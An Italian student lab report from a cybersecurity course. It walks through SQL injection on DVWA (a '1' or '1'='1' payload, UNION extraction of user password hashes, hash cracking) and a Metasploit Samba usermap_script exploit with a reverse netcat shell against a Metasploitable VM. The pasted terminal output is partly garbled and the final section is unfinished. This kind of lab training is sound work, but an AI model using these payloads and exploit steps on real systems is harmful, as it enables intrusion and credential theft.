

Master cybersecurity progetto - MODULO 4

Web Application Exploit SQLi


Collego la macchina kali Linux al DVWA Security della macchina Metaspoitable (indirizzo 192.168.50.101/dvwa), effettuo il login e setto la sicurezza a low.



Inizio I SQLi selezionandolo nella barra a sinistra e digito una stringa (1' or '1' = '1 -> condizione sempre vera) che mi permetta di verificare la presenza della riga nella tabella che mi interessa.



Una volta trovata la riga interessata, applico una query UNION, utilizzando come condizioni la user e la password, per forzare il sistema a darmi in risposta, le informazioni desiderate.



Una volta trovata la user e la password specifica a cui siamo interessati, utilizzo dei tools che mi permettano di decodificare la password (hashcat o john the ripper), in questo caso è stata utilizzato crackstation.



Exploit Metaspoitable con Metasploit

Mi collego alla console di Kali Linux, avvio Metasploit e utilizzo il comando search per cercare l'expoit che voglio utilizzare (in questo caso exploit/multi/sambs/usermap_script).

```
kali@kali: ~
 File Actions Edit View Help
                             : Sort modules by their name
: Sort modules by their type
: Sort modules by whether or not they have a check method
Examples:
search cve:2009 type:exploit
search cve:2009 type:exploit platform:-linux
search cve:2009 -s name
search type:exploit -s type -r
msf6 > search usermap
Matching Modules
                                                             Disclosure Date Rank Check Description
     0 exploit/multi/samba/usermap_script 2007-05-14
                                                                                        excellent No
                                                                                                                      Samba "username map script" Command Execution
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show option
i=1 Invalid parameter "option", use "Show -h" for more information
msf6 exploit(multi/samba/usermap_script) >
msf6 exploit(multi/samba/usermap_script) >
Module options (exploit/multi/samba/usermap_script):
                          yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
yes The target port (TCP)
    Name Current Setting Required Description
     LHOST 192.168.50.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
    Id Name
View the full module info with the info, or info -d command.
\frac{msf6}{RHOST} \approx 192.160.50.101
msf6 = xploit(multi/samba/usermap_script) > set RHOST = 192.160.50.101
msf6 = xploit(multi/samba/usermap_script) > \blacksquare
```

Una volta selezionato l'exploit verifico tutto i necessari input con il comando "show options", a questo punto modifico I RHOST, mettendo l'indirizzo della macchina target e I RPORT per mettere la porta su cui si intende effettuare l'exploit (445 TCP). Infine inserisco il payload.

Una volta configurato tutto, lancio l'attacco con il comando exploit.

Verifico, una volta aperta la sessione, con il comando ifconfig di essere sulla macchina target.

Kali Linux

Metaspoitable

```
http://help.ubuntu.com/
10 mail.
nsfadmin@metasploitable:~$ ifconfig
              Link encap:Ethernet HWaddr 08:00:27:9b:69:32
inet addr:192.168.50.101 Bcast:192.168.50.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe9b:6932/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
eth0
              TX packets:53 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:0 (0.0 B) TX bytes:4046 (3.9 KB)
              Base address:0xd020 Memory:f0200000-f0220000
lo
              Link encap:Local Loopback
              inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host UP LOOPBACK RUNNING MTU:16436 Met:
                                                            Metric:1
              RX packets:105 errors:0 dropped:0 overruns:0 frame:0
              TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:20725 (20.2 KB) TX bytes:20725 (20.2 KB)
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
```

Hacking VM BlackBox

Da terminare